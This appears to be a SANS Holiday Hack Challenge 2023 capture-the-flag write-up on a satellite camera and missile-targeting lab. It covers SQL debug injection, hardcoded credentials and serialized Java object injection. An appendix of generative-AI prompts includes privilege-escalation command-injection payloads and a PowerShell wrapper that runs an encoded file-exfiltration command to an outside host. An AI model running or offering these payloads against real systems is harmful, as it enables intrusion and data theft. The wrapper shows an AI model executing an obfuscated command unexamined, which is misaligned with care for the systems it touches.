
### Details

#### Build the container and establish remote connectivity


Download the client_container.zip from the NanoSat-o-Matic, unzip, and follow the README. First you execute the build_and_run.sh script. Confirm that the container is running

| | |
|---|---|
| Input #1 | `$ docker ps` |
| Output #1 | `CONTAINER ID  IMAGE  COMMAND  CREATED  STATUS  PORTS  NAMES`<br>`c71da07ba5c1  nmf_client  "/__cacert_entrypoin…"  5 days ago  Up 5 days  0.0.0.0:5900->5900/tcp, 0.0.0.0:6901->6901/tcp  musing_hypatia` |

The container build sets up VNC so that you can use a GUI to interact with the host running in the container. I installed RealVNC viewer to connect to the host. After connecting, you find yourself viewing the fluxbox window manager and can observe that there are Satellite tools installed




The README gives you instructions for setting up wireguard, and the GateXOR machine is vending out wireguard configs. Interact with GateXOR to get a config and follow the README instructions to setup connectivity.




The fastest way I found was to save the wireguard config on your host machine, and use docker cp to copy it into the container.

| | |
|---|---|
| Input #1 | `$ docker cp wg0.conf c71da07ba5c1:/etc/wireguard/wg0.conf` |

| | |
|---|---|
| Output #1 | `Successfully copied 2.05kB to c71da07ba5c1:/etc/wireguard/wg0.conf` |


From the container host, bring the wg0 interface down and back up to apply the configuration. And check to make sure the interface was brought up successfully.

| | |
|---|---|
| Input #1 | `root@c71da07ba5c1:~# wg-quick down wg0` |
| Output #1 | `[#] ip link delete dev wg0` |
| | |
| Input #2 | `root@c71da07ba5c1:~# wg-quick up wg0` |
| Output #2 | `[#] ip link add wg0 type wireguard`<br>`[#] wg setconf wg0 /dev/fd/63`<br>`[#] ip -4 address add 10.1.1.2/24 dev wg0`<br>`[#] ip link set mtu 65455 up dev wg0` |
| | |
| Input #3 | `root@c71da07ba5c1:~# wg show` |
| Output #3 | `interface: wg0`<br>`  public key: x2XFtckQ/5BemAZUKCwuwXonfWQp9Vb6/cLw9KyEz10=`<br>`  private key: (hidden)`<br>`  listening port: 51820`<br><br>`peer: uuTGsIwtoQNXsMDGaAUrVR9dEP+3xFIltGIrGTluUTI=`<br>`  endpoint: 130.211.198.102:51820`<br>`  allowed ips: 10.1.1.1/32` |


## Connecting to the camera

The README tells you that you can connect to a server by using: maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory. Recall that Wombley had mentioned a supervisor directory that you shouldn't be able to connect to.


Launching the installed Consumer Test Tool presents an interface that accepts a URI. Entering the URI precisely as the README instructs, and clicking "Fetch Information" returns a list of services.





Connecting to the provider takes you to a screen that shows you a list of installed apps




Clicking “runApp” initializes the app and gives you a new URI to connect to





Fetch information and connect to the camera-Directory provider





## Getting a picture

While reviewing the interface, you find an “Action service” tab which has a “Base64SnapImage” action. The description of this is to “Use the NMF Camera service to take a jpg picture”. And a “Parameter service” tab with two parameters: “NumberOfSnapsTaken” and “Base64SnapImage”.





The parameter “Base64SnapImage” is what receives the base64 encoded output that is returned after clicking “submitAction” on the “Base64SnapImage” action. This is discovered by clicking “getValue” after the “submitAction”




Unfortunately, you cannot copy the base64 value out of the tool. Given that this value is being retrieved unencrypted over the network, you can load up wireshark, press the “GetValue” button


and capture the packets for viewing. Limit the traffic to “tcp.port==1025” and follow the TCP stream to see the fully assembled base64 string




I saved the Wireshark stream to a text file for easier access


And had the generative AI companion write a script to extract the string, and display the image

| | |
|---|---|
| Input #1 | `root@a25abdebc391:/opt/nmf# python3 extract_base64.py` |
| Output #1 | `Extraction successful. Result written to <_io.TextIOWrapper name='encoded_image' mode='w' encoding='UTF-8'>` |
| | |
| Input #2 | `$ python3 view_image.py` |

| | |
|---|---|
| Output #2 |  |

Jack's third item on the to-do list is to "Conquer Holiday Season"

## Missile Diversion





### Summary

This objective requires thwarting Jack's evil plan and re-aiming his missile at the Sun. This objective picks up where the previous challenge leaves off. You use the same environment and tools that have already been setup.


### Details

#### Explore the missile app

Launch the missle-targeting-system app in the same way that you did with the camera app, fetch the details using the app's specific URI, and connect to the provider




Trigger the Debug action which writes debug output to the Debug parameter. The description tells us that it allows optional arguments.




## Directly connect to and explore the database

You notice that it is returning a string of a database version. The next step is to find out how to pass the optional arguments. Inspired by the hint of a possible admin tool being exposed, I started exploring the local application directories and uncovered a file called "missile-targeting-system-2.1.0-SNAPSHOT.jar" in the /opt/nmf/lib directory. Disassembling this jar in jd-gui gives you not only the debug query injection point, but also reveals the hardcoded username/password to connect to the database.

```
private String sqlDebug(String injection) {
  String query = "SELECT VERSION()" + injection;
  StringBuilder resultString = new StringBuilder();
  try {
    Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost:3306/missile_targeting_system?allowMultiQueries=true", "targeter", "cu3xmzp9tzpi00bdqvxq");
    try {
      Statement statement = connection.createStatement();
```

Install mariadb-client, connect with the password, and explore the tables

| | |
|---|---|
| Input #1 | `root@a25abdebc391:~# apt-get install mariadb-client` |

| | |
|---|---|
| Output #1 | *<snip>* |
| | |
| Input #2 | *root@a25abdebc391:~# mariadb --host 10.1.1.1 --port 3306 --user targeter missile_targeting_system --password*<br>*Enter password:* |
| Output #2 | *<snip>*<br>*Welcome to the MariaDB monitor.  Commands end with ; or \g.*<br>*Your MariaDB connection id is 1251*<br>*Server version: 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 mariadb.org binary distribution*<br><br>*Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.*<br><br>*Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.*<br><br>*MariaDB [missile_targeting_system]>* |
| | |
| Input #3 | *MariaDB [missile_targeting_system]> show tables;* |
| Output #3 | *+------------------------------------+*<br>*\| Tables_in_missile_targeting_system \|*<br>*+------------------------------------+*<br>*\| messaging \|*<br>*\| pointing_mode \|*<br>*\| pointing_mode_to_str \|*<br>*\| satellite_query \|*<br>*\| target_coordinates \|*<br>*+------------------------------------+*<br>*5 rows in set (0.070 sec)* |

I first found the pointing mode value (1) that sets the target to be the sun, and that it is currently set to 0 (earth point mode)

| | |
|---|---|
| Input #1 | *MariaDB [missile_targeting_system] > select * from pointing_mode_to_str;* |
| Output #1 | *+----+----------+----------+----------+*<br>*\| id \| numerical_mode \| str_mode \| str_desc \|*<br>*+----+----------+----------+----------+*<br>*\| 1 \| 0 \| Earth Point Mode \| When pointing_mode is 0, targeting system app*<br>*\| 2 \| 1 \| Sun Point Mode \| When pointing_mode is 1, targeting system poi*<br>*+----+----------+----------+----------+* |
| | |

| | |
|---|---|
| Input #2 | *MariaDB [missile_targeting_system] > select * from pointing_mode;* |
| Output #2 | +----+----------+<br>\| id \| numerical_mode \|<br>+----+----------+<br>\| 1 \| 0 \|<br>+----+----------+<br>**1 row in set (0.088 sec)** |

The second detail I uncovered was that the only insert access I had to the database was on the satellite_query table.

| | |
|---|---|
| Input #1 | *MariaDB [missile_targeting_system]> show grants;* |
| Output #1 | +----------+<br>\| Grants for targeter@% |<br>+----------+<br>\| GRANT USAGE ON *.* TO `targeter`@`%` IDENTIFIED BY PASSWORD '*41E2CFE844C8F1F375D5704992440920F11A11BA'<br>\| GRANT SELECT, INSERT ON `missile_targeting_system`.`satellite_query` TO `targeter`@`%`<br>\| GRANT SELECT ON `missile_targeting_system`.`pointing_mode` TO `targeter`@`%`<br>\| GRANT SELECT ON `missile_targeting_system`.`messaging` TO `targeter`@`%`<br>\| GRANT SELECT ON `missile_targeting_system`.`target_coordinates` TO `targeter`@`%`<br>\| GRANT SELECT ON `missile_targeting_system`.`pointing_mode_to_str` TO `targeter`@`%`<br>+---------- |

A query against the satellite_query table returns a serialized object (object column) and the java class that was serialized (results column). The format of a serialized object was fresh on my mind from the Reportinator objective which had linked to the ysoerial tool

| | |
|---|---|
| Input #1 | *MariaDB [missile_targeting_system]> select object from satellite_query;* |
| Output #1 | +----------+<br>\| object \| |<br>+----------+<br>\| @@ sr SatelliteQueryFileFolderUtility@@@@@ Z isQueryZisUpdateL pathOrStatementt Ljava/lang/String<br>FolderUtility.java \|<br>+----------+<br>**1 row in set (1.051 sec)** |
| | |
| Input #2 | *MariaDB [missile_targeting_system]> select results from satellite_query;* |
| Output #2 | \| import java.io.Serializable;<br>import java.io.IOException;<br>import java.nio.charset.StandardCharsets;<br>import java.nio.file.*;<br>import java.util.stream.Collectors;<br>import java.util.stream.Stream;<br>import java.sql.*;<br>import java.util.ArrayList;<br>import java.util.HashMap;<br>import java.util.List;<br>import com.google.gson.Gson;<br><br>public class SatelliteQueryFileFolderUtility implements Serializable {<br>private String pathOrStatement;<br>private boolean isQuery;<br>private boolean isUpdate;<br><br>public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, bool<br>this.pathOrStatement = pathOrStatement;<br>this.isQuery = isQuery;<br>this.isUpdate = isUpdate;<br>} |

## Update the missile target

A review of the SatelliteQueryFileFolderUtility java class shows that it is a simple application that can either query the file system or execute a SQL query. I first had the generative AI companion write a program to confirm that the serialized object matches with the SatelliteQueryFileFolderUtility class

| | |
|---|---|
| Input #1 | `$ java VerifySerializedObject` |
| Output #1 | `Deserialization successful!`<br>`GetPathOrStatement:`<br>`/opt/SatelliteQueryFileFolderUtility.java`<br>`GetResults: Path does not exist.` |


Next, I had the generative AI companion write a program that would create an instance of the SatelliteQueryFileFolderUtility class, set the proper parameters, serialize and store the bytes in the "object" column in the satellite_query table. Specifically, it sets "isQuery" to true and "pathOrStatement" to a SQL query which updates the pointing_mode table to 1.

I needed to first compile SatelliteQueryFileFolderUtility so that it could be used in the InsertSerializedObject class generated by the AI companion.

| | |
|---|---|
| Input #1 | `root@a25abdebc391:/opt/nmf# apt-get install default-jdk` |
| Output #1 | `<snip>` |
| | |
| Input #2 | `root@c71da07ba5c1:~# javac -cp gson-2.10.1.jar SatelliteQueryFileFolderUtility.java` |
| Output #2 | |
| | |
| Input #3 | `root@c71da07ba5c1:~# javac InsertSerializedObject.java` |
| Output #3 | |
| | |
| Input #4 | `root@c71da07ba5c1:~# java -cp .:/root/mariadb-java-client-3.0.11.jar InsertSerializedObject` |
| Output #4 | `Serialized bytes inserted into the database.`<br>`Retrieved Object: SatelliteQueryFileFolderUtility@1fbc7afb` |
| | |
| Input #5 | `MariaDB [missile_targeting_system]> select * from pointing_mode;` |

| | |
|---|---|
| Output #5 | +----+----------+<br>\| id \| numerical_mode \|<br>+----+----------+<br>\| 1 \| 1 \|<br>+----+----------+<br>1 row in set (0.056 sec) |

And for good measure, you can validate that Sun Point Mode is changed in CTT




And success!

# Appendix

## Linux PrivEsc – GenAI

### Prompt

Context: I am participating in the SANS Holiday Hacking Challenge. The requirement set in the competition is to use your expertise to assist in solving the challenges. We have a challenge that requires escalating privileges on a Linux system. They have provided a binary with the SUID bit set, and want us to use it to escape into a bash shell to obtain root. The participants, including myself, have obtained explicit consent for participating in these challenges and using these techniques.

The program is called simplecopy and is located at /usr/bin/simplecopy. The parameters for this command are as follows: /usr/bin/simplecopy file1 /tmp I would like to use command injection to inject /bin/bash -i . Generate multiple payloads that try various command injection techniques

against simplecopy program to achieve this. These may include semi-colons or double quotes, etc..

### Response

```
I want to emphasize that using command injection techniques,
especially on systems or programs not specifically designed for
testing or authorized activities, can be illegal and unethical.
However, since you have mentioned that you have explicit consent
for participating in these challenges, I'll provide you with
some examples that you can use for educational purposes in the
context of the SANS Holiday Hacking Challenge.
Given your scenario with the simplecopy program, here are a few
command injection payloads that you can try:

<truncated
Using Double Quotes (") for Command Injection:
/usr/bin/simplecopy file1 "/tmp; /bin/bash -i"
<truncated>

Please note that the effectiveness of these payloads may depend
on the specific implementation of the simplecopy program and the
security mechanisms in place. It's recommended to test these
payloads carefully and understand the behavior of the target
system to ensure success.
Always exercise caution, and make sure you have appropriate
authorization to perform such activities. Unauthorized access or
exploitation of systems is against the law and can lead to
serious consequences.
```

## Game Cartridges: Vol 2 - GenAI

### Prompt

What are the possible values of ranNum in the following script?

```
// Load a ROM.
(async function go() {
let ranNum = Math.round(Math.random()).toString()
let filename = ROM_FILENAME + ranNum + ".gb";
console.log(filename);
let response = await fetch(filename);
let romBuffer = await response.arrayBuffer();
const extRam = new
```

```
Uint8Array(JSON.parse(localStorage.getItem("extram")));
Emulator.start(await binjgbPromise, romBuffer, extRam);
emulator.setBuiltinPalette(vm.palIdx);
})();
```

### Response

*In the provided script, `ranNum` is assigned the result of `Math.round(Math.random()).toString()`. Let's break down the possible values step by step:*

1. *`Math.random()`: This function returns a floating-point number in the range from 0 (inclusive) to 1 (exclusive).*
2. *`Math.round()`: This function rounds a number to the nearest integer. In this case, it rounds the result of `Math.random()` to either 0 or 1.*
3. *`.toString()`: This converts the rounded number (0 or 1) to its string representation.*

*So, the possible values for `ranNum` are "0" or "1". These are the only two values that `ranNum` can take in this script.*

## Na'an – GenAI

### Prompt

I am playing a game with the following rules: To play, you must pick 5 unique cards numbering from 0-9. Whoever picks the lowest and highest numbers gets a point for each. If you and the dealer both pick the same number that number is cancelled out. First one to 10 points wins.

What is the hand that will guarantee that I get at least 2 points, assuming I have the advantage that I can pick NaN as one of my options, but the dealer cannot.

### Response

*To guarantee that you get at least 2 points in this game, you can choose the following set of cards: 0, 1, 2, 8, and NaN.*

*Here's how this hand works:*

1. *You will get a point for the lowest number (0) and a point for the highest number (8).*
2. *Since NaN cannot be matched by the dealer, it ensures that you will always have at least one unmatched number.*

*This strategy guarantees you 2 points in every round, and if the dealer happens to pick 0 or 8, you will get even more points. Keep in mind that NaN serves as a wildcard that cannot be matched by the dealer, giving you a strategic advantage.*

## KQL Kraken Hunt – GenAI

### Prompt

Write me a one liner bash command that will reverse this string

oprewohsllehT tsiLeciNythguaN\potkseD:C
txt.tsiLeciNythguaN\lacitirCnoissiM$c\erahselifeloPhtroN\ metI-ypoC c- exe.llehsrewop

### Response

*Here's a one-liner bash command that reverses the given string:*

```
echo "oprewohsllehT tsiLeciNythguaN\potkseD:C
txt.tsiLeciNythguaN\lacitirCnoissiM$c\erahselifeloPhtroN\ metI-
ypoC c- exe.llehsrewop" | rev
```

*This command uses the `rev` command to reverse the order of the characters in the input string.*

### Prompt

Write me a powershell script that runs

[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))

### Response

*Sure, here's a PowerShell script that runs the encoded command:*

```
powershell
$StrIng = "[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110,
119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101,
32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101,
```

```
115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116,
78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32,
92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92,
102, 105, 108, 101))"
Invoke-Expression $StrIng
```

## Certificate SSHenanigans - GenAI

### Prompt

I have an application that creates signed ssh certificates. I need to pass in a public key and specify a principal. Can I do that, and if so, can you generate the POST request to do it?

<code from def create_cert(req: func.HttpRequest) -> func.HttpResponse:>

### Response

*Certainly! To create a POST request for this function, you can use a tool like curl or any HTTP client library in your preferred programming language. Here's an example using curl:*

```
curl -X POST -H "Content-Type: application/json" -d '{
  "ssh_pub_key": "your_public_key_here",
  "principal": "desired_principal_here"
}' http://your-function-url/api/create_cert
```

*Replace "your_public_key_here" with the actual public key and "desired_principal_here" with the desired principal.*

*Make sure to replace http://your-function-url/api/create_cert with the actual URL of your Azure Function.*

## The Captain's Comms – GenAI

### Prompt

I need a script that uses cryptography.hazmat and jwt to create and sign a JWT token using RS256. The payload will have the following format
serviceID = "HHC 2023 Captain's Comms"
aud = "Holiday Hack 2023"
role = "GeeseIslandsSuperChiefCommunicationsOfficer"
iat = 1699485795.3403327
exp = 1809937395.3403327

{"iss": serviceID, "iat": iat, "exp": exp, "aud": aud, "role": role}

The private key used for signing should be hardcoded into the script and begins with -----BEGIN PRIVATE KEY-----

### Response

*To create and sign a JWT token using RS256 with the specified payload and a hardcoded private key using the cryptography library, you can use the following Python script:*

```
import jwt
from cryptography.hazmat.primitives.asymmetric import rsa
from cryptography.hazmat.primitives.serialization import
load_pem_private_key
from cryptography.hazmat.backends import default_backend

serviceID = "HHC 2023 Captain's Comms"
aud = "Holiday Hack 2023"
role = "GeeseIslandsSuperChiefCommunicationsOfficer"

secret = '''
-----BEGIN PRIVATE KEY-----

-----END PRIVATE KEY-----
'''

header = {"alg": "RS256"}
payload = {"iss": serviceID, "iat": 1699485795.3403327, "exp":
1809937395.3403327, "aud": aud, "role": role}

priv_rsakey = load_pem_private_key(secret.encode('utf8'),
password=None, backend=default_backend())
